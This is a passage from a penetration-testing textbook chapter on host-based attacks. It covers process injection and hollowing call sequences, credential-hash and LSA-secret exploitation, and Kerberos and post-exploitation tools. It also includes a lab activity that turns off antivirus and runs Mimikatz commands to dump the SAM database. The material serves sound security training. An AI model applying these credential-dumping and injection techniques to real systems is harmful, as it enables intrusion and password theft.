The examples that follow apply to Windows-based systems, but Linux-based systems are also vulnerable to hollowing and injection. Linux has its own system calls and functions that can be used to perform these attacks.

Process Injection

In **process injection**, a threat actor injects (places) malicious code into the address space of another already loaded process. The malicious code is now hidden inside a process that originally was trustworthy. When the former trustworthy process is executed, the malicious code will also be executed. The threat actor starts the trustworthy process using system calls, and then uses other system calls to inject the malicious code.

The steps the threat actor takes to perform process injection on a Windows system are typically the following:

1. Start a trustworthy process using the OpenProcess() system call.
2. Allocate some extra memory for the trustworthy process using the VirtualAllocEx() system call.
3. Load the malicious code into the new allocated memory using the WriteProcessMemory() system call.
4. Execute the malicious code using the CreateRemoteThread() or NtCreateThreadEx() system calls.

A number of tools can be used for process injection, including PowerShell, Cobalt Strike, and Metasploit.

Linux-based systems are also vulnerable to process injection. Table 11-5 outlines some system calls and methods for performing process injection on a Linux-based system.

Process Hollowing

Process hollowing is similar to process injection in that a trustworthy process is started and then corrupted. It differs in that the trustworthy process is paused, then its memory is unmapped (that's the hollowing part) and replaced with the malicious code. Process hollowing completely removes the original trustworthy process code and replaces it. It doesn't just add more code as injection does.

The steps the threat actor takes to perform process hollowing are typically the following:

1. Create a trustworthy process using the CreateProcess() system call using the CREATE_SUSPENDED flag so the process is loaded but doesn't start executing.
2. Remove the code from the process using the ZwUnmapViewOfSection() system call.
3. Allocate some extra memory for the trustworthy process using the VirtualAllocEx() system call.
4. Load the malicious code into the new allocated memory using the WriteProcessMemory() system call.
5. Correct the headers and other parts of the process using the SetThreadContext() system call.
6. Start the corrupted process using the ResumeThread() system call.

You can use a number of tools for process injection, including Cobalt Strike and Metasploit.

On a Linux-based system, something similar to process hollowing can be accomplished using the `ptrace`, `procfs`, and environmental variable manipulation methods outlined in Table 11-5.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 11-5 Linux process injection methods

Linux object	Injection details
ptrace	The **ptrace** system call can be used to inject code into a running process. **trace** is used by debuggers like **gdb** to inject break and trace points for code debugging purposes but can be used maliciously for process injection attacks.
LD_PRELOAD	LD_PRELOAD is a Linux environment variable that can be used to override default library functions by loading a library of custom code and functions, replacing legitimate functions with malicious code.
LD_AUDIT	This environment variable is used by programmers to load and execute shared libraries. It can be misused by threat actors to incorporate malicious code.
LD_LIBRARY_PATH	This environment variable contains the path name of dynamic and shared libraries. Threat actors can corrupt this path and point to their own path containing malicious libraries for the operating system to load.
mmap and memcpy	The mmap system call can be used to allocate memory in a process, then the memcpy system call can be used to copy malicious shell code into the process.
execve	This system call can be used to overwrite a process memory with malicious code.
procfs	**Procfs** is pseudo file system that maps to each running process on a Linux-based system. It can be navigated like a file directory with subdirectories that map to each running process. Each process subdirectory contains another subdirectory named mem that maps to that process's memory. For example, if a process with PID (process ID) 100 exists, writing to the file location **/proc/100/mem** would write to that process's memory.

Log Tampering

Almost all computing devices, whether a computer or networking hardware, keep log files of the actions and activities on the devices. Log files are usually simple text files with each line of the file representing one log entry. Log entries contain brief details of an event along with a timestamp of when the entry was made.

Windows and Linux, for example, keep logs of many events, such as logons, logoffs, application installations, and hundreds of other events. Network devices such as routers and firewalls keep similar logs, but also those related to incoming and outgoing network traffic. These logs provide a record of what has been happening on a device and can be used to detect the activities of a threat actor—sometimes while the attack is ongoing and often after the fact. Logs can leave evidence of what happened and when. Tampering with logs is a common cleanup activity performed by threat actors to hide their presence.

Log tampering ranges from completely deleting log files to editing and changing the contents of log files to specifically hide certain activities. Completely deleted log files are an obvious sign of something nefarious going on. Modified or deleted single entries in a log file are harder to detect. Sometimes threat actors add data to log files to throw security analysts off their trail.

Windows Hosts

Currently Microsoft Windows has a 72 percent market share in laptop and desktop computer operating systems, so when trying to exploit PCs, most of the time you will be trying to exploit some version of Windows. Linux is more popular on servers than it is on desktops and laptops. Linux server deployments dominate in the web server and high-performance server market with about 90 percent share. In enterprise server operating system deployments, Microsoft fairs better with about 50 percent market share. When trying to exploit servers, you will often be working with some version of Windows.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Exploiting Credential Hashes

NT LAN Manager (NTLM) is a Windows authentication mechanism that uses password hashes. NTLM is the default authentication tool on legacy versions of Windows from Windows 2000 and earlier. Although very old, NTLM is still used in the newest versions of Microsoft Windows for backward compatibility. You can acquire NTLM hashes using tools such as Mimikatz.

NTLM hashes are unsalted, making them relatively easy to crack. Recall that a salted hash is a hash value created using a new randomly generated number for each hash. Salting makes hash cracking substantially harder.

Recall that some techniques don't need to crack hashes, but instead use the hash itself. Hash-based attacks such as pass-the-hash can be used against the Windows Local Security Authority Subsystem Service (LSASS), SMB authentication, or the Windows Management Interface (WMI).

PSExec is a Sysinternals tool that allows for the remote execution of PowerShell commands. PSExec can use NTLM hashes instead of passwords to authenticate and authorize the execution of PowerShell commands. Using the acquired password hash of an account with administrative permissions, PSExec can be used to execute PowerShell commands impersonating the administrator.

Exploiting LSA Secrets

LSA secrets is a Windows registry location that stores the password of the currently logged-in user in encrypted form. LSA secrets is stored in the following registry location:

```
HKEY_LOCAL_MACHINE/Security/Policy/Secrets
```

A list of encryption keys for LSA secrets can be found here in the following location:

```
HKEY_LOCAL_MACHINE/Security/Policy/PolEKList
```

If you have administrative access to a system and its registry, you can discover the password of the current user and the keys needed to decrypt it.

SAM Database Exploits

The Windows **Security Accounts Manager (SAM) database** contains password hashes and is often the first item targeted by threat actors and pen testers. Using Mimikatz, or the Mimikatz functionality built into the Metasploit Framework, you can dump the SAM database and gain password hashes.

Figure 11-9 demonstrates the use of Mimikatz against the SAM database. Notice that privileges had to be elevated to "NT Authority/System" to successfully dump the SAM database.

Kernel Exploits

Windows has a kernel that handles the core operating system functions like those of the Linux kernel. As in Linux kernel exploits, Windows kernel exploits require local access to the system being targeted and work best after you have already gained access to the target.


Microsoft makes every effort to correct and patch discovered kernel vulnerabilities as soon as possible. To execute kernel exploits, you need to find systems without all the kernel vulnerability patches applied to them. If you can find a missing patch, you can reference an exploit database to find exploits that may work. The Metasploit Framework module post/windows/gather/enum_patches can be used to list patches that are missing on a target system, making the job of finding missing kernel patches easier.

Unquoted Service Path Injection

A service in Windows is a program or process that runs in the background providing useful functionality when needed, such as the print spooler service. When services are created or defined in Windows, the name of the program along with the full directory location where it can be found are defined in the registry. This is known as the service path.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 11-9 Using Mimikatz to dump the SAM database



Source: Mimikatz

If the registry entry specifying the service path is not surrounded by quotation marks, it is an unquoted service path, as in the following examples:

Quoted: `"C:\Program Files\Service X\service.exe"`
Unquoted: `C:\Program Files\Service X\service.exe`

Unquoted entries can be exploited due to the way Windows interprets the unquoted service path string. Windows will look for an executable at the following locations, in order:

C:\Program.exe
C:\Program Files\Service.exe
C:\Program Files\Service X\service.exe

If a threat actor can place a malicious program in either of the first two locations, it will be executed and the proper program will not. This is known as unquoted service path injection.

Windows Host Attack Tools

In addition to the applications that can be used for Windows-based host attacks, the PT0-003 exam introduces the following tools for host-based attacks.

Rubeus

Rubeus is command-line tool that can be used to abuse Kerberos on a compromised host computer. Recall the Kerberos is an authentication system that provides objects called tickets to users and services that can be used for identity and authentication management.

Rubeus can be used for Kerberoasting, pass-the-ticket, pass-the-key, ticket harvesting, and a variety of other attacks against Kerberos. Rubeus can be used in post-exploitation, credential access, lateral movement, and privilege escalation.

You can find Rubeus at the Rubeus repository on GitHub (https://github.com/GhostPack/Rubeus).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Certify

Certify is a command-line tool that can be used to identify and exploit misconfigurations in Active Directory Certificate Services (AD CS). In the hands of a security professional, it can be used to identify AD CS vulnerabilities that need to be fixed. In the hands of a threat actor, it can be used to identify AD CS vulnerabilities that can be exploited.

A threat actor can use Certify to download existing certificates or request new ones and use them to gain access and control of AD objects (such as computers and other devices) and services. Certify can be used in a variety of attacks including privilege escalation.

You can find Certify at the Certify repository on GitHub (https://github.com/GhostPack/Certify).

Seatbelt

Seatbelt is a command-line tool that can be used in post-exploitation to gather actionable intelligence from a compromised host such as security configurations, installed software, user information, system information, network configuration, credential storage locations, domain membership, elevated permissions, and possible privilege escalation weaknesses.

It is useful for credential discovery, privilege escalation, enumeration, and lateral movement.

Seatbelt is part of the GhostPack suite and can be found at the Seatbelt repository on GitHub (https://github.com/GhostPack/Seatbelt).

Evil-WinRM

Evil-WinRM is a shell (command-line interface) that can be used for post-exploitation of Windows computers remotely, using the Windows Remote Management (WinRM) protocol. You can remotely connect to the target computer using credentials that have been acquired during other pen testing or hacking activities. Plaintext passwords or NTLM password hashes can be used.

Once connected, Evil-WinRM provides a Powershell interface, which you can use to execute a variety of operations such as downloading a copy of a domain password database, uploading files to or downloading files from the target computer, and running various Powershell commands or scripts that will be executed on the target computer.

Evil-WinRM can be used for post-exploitation, data exfiltration and infiltration, privilege escalation, and lateral movement.

Living Off the Land Binaries (LOLBins)

Living off the land binaries (LOLBins) are tools that are preinstalled as part of an operating system. They are not meant to be used maliciously but can be exploited to do so. It is harder to detect when a threat actor is using LOLBins since they are part of the operating system and are expected to be used on the system.

Table 11-6 lists some LOLBins and their uses.

Table 11-6 LOLBins and their uses

LOLBin	Description
Netstat	LOLBin-type Windows command-line function; displays active TCP connections, ports, routing table, and IPV4 statistics
Net commands	LOLBin-type Windows command-line function; variety of options such as net share, and net user
cmd.exe	LOLBin-type Windows executable; starts a Windows command-line session
explorer.exe	LOLBin-type Windows executable; runs the desktop GUI and manages files
ftp.exe	LOLBin-type Windows executable; uses the File Transfer Protocol to allow for the acquisition and writing of files

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 11-6 LOLBins and their uses *(continued)*


LOLBin	Description
mmc.exe	LOLBin-type Windows executable; opens the Microsoft Management Console for configuring hardware and software
rundll32	LOLBin-type Windows executable; used to run other executables that are in Dynamic Link Library format
msbuild	LOLBin-type Windows executable; can be used to bypass security and execute code
route	LOLBin-type Windows command-line function; display the local routing table
strings/findstr.exe	LOLBin-type Windows executable; used to search files for the occurrence of character strings
Powershell	Windows command-line, scripting, and configuration management tool that can be used to execute Powershell commands and scripts against target computers

Activity 11-3 Dumping the SAM Database

Time Required: 30 minutes
Objective: Use the Mimikatz tool to dump the SAM database.
Description: In this activity, you use the Mimikatz tool to dump the SAM database in your Windows 10 pen-testing lab VM.

1. In your pen-testing lab environment, start the Windows 10 target VM.
   Make sure to perform this activity only inside your pen-testing lab environment and not on a real computer. You will turn off your antivirus application to download the Mimikatz tool. Because Mimikatz can be used for pen testing and hacking, the Windows antivirus software normally prevents its download.
2. Navigate to the Virus & threat protection settings and turn off Real-time protection, as shown in Figure 11-10. If you aren't sure how to find these settings, you can use the Windows search box and enter the word **antivirus**.

Figure 11-10 Disabling real-time protection




Source: Microsoft Corporation

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

3. Use the Edge web browser in your Windows 10 pen-testing lab VM and go to the Mimikatz repository on GiHub (https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20210810-2) to download Mimikatz.
   There is a newer release but the above release is stable and suits the purpose of this activity.
4. Download the **mimikatz_trunk.zip** file by selecting it in the Assets list (Figure 11-11).

Figure 11-11 Downloading mimikatz



Source: Mimikatz

5. Extract all the files from the downloaded zip file with the "Show extracted files when complete" check box selected. Note where the files are being extracted to.
6. When the extracted files are shown, open the x64 folder and start Mimikatz by right-clicking the **mimikatz** application file and choosing **Run as administrator**.
7. If the "Windows protected your PC" warning window opens, click the **More info** link and then select the **Run anyway** button.
8. Enter the following commands as shown in Figure 11-12.


```
lsadump::sam
privilege::debug
token::elevate
lsadump::sam
```

9. Congratulations, you have successfully dumped (copied) the Windows SAM database. You could now use your copy with other tools to acquire and crack password hashes. This is outside the scope of this activity, but feel free to try it on your own.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 11-12 Mimikatz commands for dumping the SAM database



Source: Mimikatz

10. Re-enable real-time protection in the Virus and Threat Protection settings of the Windows 10 pen-testing lab VM.

Self-Check

1. What's the difference between process injection and process hollowing?
   a. Process injection injects malware into a running process, whereas process hollowing just deletes the code in a process causing applications to crash.
   b. Process hollowing is the first step of corrupting a process, which is then followed by process injection which finishes the operation.
   c. Process injection adds malware into the code of a process and leaves the original code there, whereas process hollowing removes the original process code and completely replaces it with malware.
   d. No difference; they are synonymous.
2. What exploit takes advantage of registry executable path entries that don't use quotation marks?
   a. Directory traversal
   b. Unquoted service path injection
   c. Registry entry corruption
   d. Library injection

☐ Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Attacking Virtualization

Certification

4.4 Given a scenario, perform host-based attacks using the appropriate tools.

Before **virtualization** became a viable technology, if you had an application that ran on a particular operating system or set of computer hardware and you wanted to run that same application on a different operating system or set of computer hardware, you had to perform a considerable amount of development work. Often the application itself and new device drivers had to be rewritten, and everything had to be recompiled so that it would run on the new operating system and the new computer hardware. This process was known as "porting" an application. Virtualization changed this paradigm, allowing applications and operating systems to move more easily to other platforms.

Two major forms of virtualization are used today. Traditional virtualization uses a hypervisor layer to allow different operating systems to run on the same hardware, and containers embedded the virtualization closer to the application layer.


Hypervisor virtualization uses the concept of virtual machines in which entire operating systems and applications are contained within a VM. The hypervisor acts as a layer between VMs and the host operating system, providing access to, and coordinating the sharing of, the underlying host operating system. The hypervisor also emulates physical hardware. When a VM is accessing hardware, it is actually accessing software within the hypervisor, which in turn interacts with the real host hardware. This is known as **virtualized hardware**.

Containers, on the other hand, run directly on a host computer and share the host operating system's binaries and libraries. Containers allow applications to be isolated from any other applications running on the same host computer. Containers are typically smaller than VMs because they don't have to contain an entire operating system installation. Containers and tools that can be used to discover container vulnerabilities such as Grype and Kube-Hunter were discussed in an earlier chapter.

Figure 11-13 shows the high-level differences between VMs and containers.

From a user's point of view, VMs and real host machines behave identically. Pen testers and threat actors want to know if the computer they are targeting is a VM. If so, that means a real computer hosting this

Figure 11-13 Virtual machine and container virtualization



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

VM might be exploitable. Because multiple VMs typically run on a real host computer, compromising one VM and then compromising the real host computer may allow all the VMs on that real host computer to be compromised as well.

Virtual Machine Exploits

VMs behave like real physical computers and contain operating systems and applications like real physical computers, so if you are remotely connected to a computer system, it's not immediately obvious if that computer system is a real computer or a VM. When attacking a VM, you can use all of the same attack techniques discussed earlier. In fact, you might not be aware that you are attacking a VM until you have compromised it and performed some reconnaissance.

You can determine if the computer you are connected to is in fact a VM in a few ways. One way involves looking for hardware virtualization. Recall that the hypervisor virtualizes hardware, so if the host you are targeting has virtualized hardware, the host is a VM. Several virtualization platforms can be used to create and run VMs such as **Oracle VirtualBox**, **Microsoft Hyper-V**, and **VMware**. Each platform tends to include their name or other unique keywords as part of their virtual hardware descriptors, so finding keywords such as VBOX as part of the hardware descriptions tells you immediately that the computer is a VM and identifies the virtualization platform it is running on. You can also use operating system management queries to determine the manufacturer of the operating system running on the target. If the manufacturer is a well-known virtualization platform, then the targeted computer is a VM.

If the host you have gained access to is a Windows-based computer, you can use the following command to check the operating system manufacturer:

```
wmic baseboard get manufacturer, product
```

Figure 11-14 shows the results of this command executed on a Windows 10 VM running in VirtualBox.


Checking the **Device Manager** on a compromised Windows host also reveals if it is a VM. Figure 11-15 shows that the disk drives include a VBOX HARDDISK. This indicates the Windows target is a VirtualBox VM.

If a compromised target is running Linux/Unix, you can also determine if that target is a VM. One of the easiest ways is to check the disk IDs of storage attached to the VM to determine if any indicate they are from a well-known virtualization platform. This can be accomplished by issuing the following command from a terminal session:

```
ls -l /dev/disk/by-id
```


Figure 11-16 shows this command being executed on a Kali Linux target. The VBOX keyword in the description indicates this target is a VirtualBox VM.

Figure 11-14 Using wmic to determine if a host is a VM



Source: Microsoft Corporation

Figure 11-15 Windows Device Manager showing a VirtualBox hard disk



Source: Microsoft Corporation

